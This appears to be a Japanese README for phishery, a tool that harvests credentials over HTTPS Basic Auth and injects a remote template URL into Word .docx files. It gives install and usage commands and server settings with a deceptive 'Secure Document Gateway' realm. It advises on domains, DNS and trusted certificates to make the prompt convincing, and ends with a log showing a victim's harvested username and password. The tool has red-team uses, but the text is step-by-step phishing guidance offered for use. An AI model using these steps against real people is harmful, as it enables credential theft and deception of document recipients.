 ryhanson/phishery
SSL対応のBasic Auth認証情報収集ツール(Word文書テンプレートURLインジェクター付き)

Phisheryは、Simple SSL対応のHTTPサーバーで、主な目的はBasic認証による認証情報のフィッシングです。また、URLを.docxのWord文書に簡単に注入する機能も提供します。

phisheryの威力は、Word文書のテンプレートをphisheryのURLに設定することで最もよく発揮されます。これによりMicrosoft WordがそのURLにリクエストを行い、エンドユーザーに認証ダイアログが表示されます。任意の.docxファイルにURLを注入する機能は、phisheryの-i [in docx]、-o [out docx]、および-u [url]オプションを使用して可能です。
各OS向けのパッケージはこちらからダウンロードできます。
アーカイブを展開し、必要に応じてバイナリを$PATHにインストールします。
$ tar -xzvf phishery*.tar.gz
$ cd phishery*
$ cp phishery /usr/local/bin
$ phishery --help

|\   \\\\__   O         __    _      __
| \_/    o \  o  ____  / /_  (_)____/ /_  ___  _______  __
> _   (( <_ oO  / __ \/ __ \/ / ___/ __ \/ _ \/ ___/ / / /
| / \__+___/   / /_/ / / / / (__  ) / / /  __/ /  / /_/ /
|/     |/     / .___/_/ /_/_/____/_/ /_/\___/_/   \__, /
             /_/ Basic Auth Credential Harvester (____/
                 with Word Doc Template Injector

  Start the server  : phishery -s settings.json -c credentials.json
  Inject a template : phishery -u https://secure.site.local/docs -i good.docx -o bad.docx

  Options:
    -h, --help      Show usage and exit.
    -v              Show version and exit.
    -s              The JSON settings file used to setup the server. [default: "settings.json"]
    -c              The JSON file to store harvested credentials. [default: "credentials.json"]
    -u              The phishery URL to use as the Word document template.
    -i              The Word .docx file to inject with a template URL.
    -o              The new Word .docx file with the injected template URL.
必要に応じて提供されたsettings.jsonファイルを変更します。デフォルトでは次のようになっています。
{
  "ip": "0.0.0.0",
  "port": "443",
  "sslCert": "server.crt",
  "sslKey": "server.key",
  "basicRealm": "Secure Document Gateway",
  "responseStatus": 200,
  "responseFile": "template.dotx",
  "responseHeaders": [
    ["Content-Type", "application/vnd.openxmlformats-officedocument.wordprocessingml.template"]
  ]
}
この設定により、HTTPサーバーがポート443で起動し、SSLはserver.crtとserver.keyを使用するように構成されます。Basic認証レルムはSecure Document Gatewayに設定されます。認証情報が提供されると、200応答ステータスとともに、含まれているtemplate.dotxの内容とContent-TypeヘッダーContent-Type: application/vnd.openxmlformats-officedocument.wordprocessingml.templateが送信されます。
設定ファイルでは、responseBodyを使用して単純なボディを出力するように構成することもできます。例:
{
  "ip": "0.0.0.0",
  "port": "443",
  "sslCert": "server.crt",
  "sslKey": "server.key",
  "basicRealm": "Secure Document Gateway",
  "responseStatus": 404,
  "responseBody": "<h1>Not Found</h1>",
  "responseHeaders": [
    ["Content-Type", "text/html"]
  ]
}
このツールの効果は主に使用するドメインとBasic Auth Realmに依存します。なぜなら、Office文書からトリガーされたときにエンドユーザーに表示されるのは多くの場合それだけだからです。DNSのAレコードをphisheryサーバーのパブリックIPに向けるようにしてください。
提供された証明書は、LetsEncryptで生成されたものなど、信頼できる証明書に置き換えることをお勧めします。OS X上のMicrosoft Wordは証明書が無効な場合に認証ダイアログをブロックし、Windows上のMicrosoft Wordはユーザーに無効な証明書を受け入れるように促します。
サーバーが構成され実行されたら、あとはphisheryのURLを文書やその他任意の場所に埋め込むだけです。phisheryはURLをWord文書にテンプレートとして注入する機能を提供しており、その方法は以下に説明されています。
Word文書にテンプレートURLを注入するには、.docxファイルとphisheryサーバーのURLが必要です。
次に、文書とURLを指定してphisheryを実行します:
$ phishery -u https://secure.site.local/docs -i good.docx -o bad.docx
[+] Opening Word document: good.docx
[+] Setting Word document template to: https://secure.site.local/docs
[+] Saving injected Word document to: bad.docx
[*] Injected Word document has been saved!
phisheryサーバーが実行中であり、使用したURLでアクセス可能であることを確認してください。これでWord文書が開かれると、被害者に認証ダイアログが表示されます。
被害者が文書を開くと、次のように表示されます:
$ ./phishery
[+] Credential store initialized at: credentials.json
[+] Starting HTTPS Auth Server on: 0.0.0.0:443
[*] Request Received at 2016-09-25 01:06:28: HEAD https://secure.site.local/docs
[*] Sending Basic Auth response to: 127.0.0.1
[*] New credentials harvested!
[HTTP] Host        : secure.example.local
[HTTP] Request     : /docs
[HTTP] User Agent  : Microsoft Office Word
[HTTP] IP Address  : 127.0.0.1
[AUTH] Username    : john.doe
[AUTH] Password    : Summer15
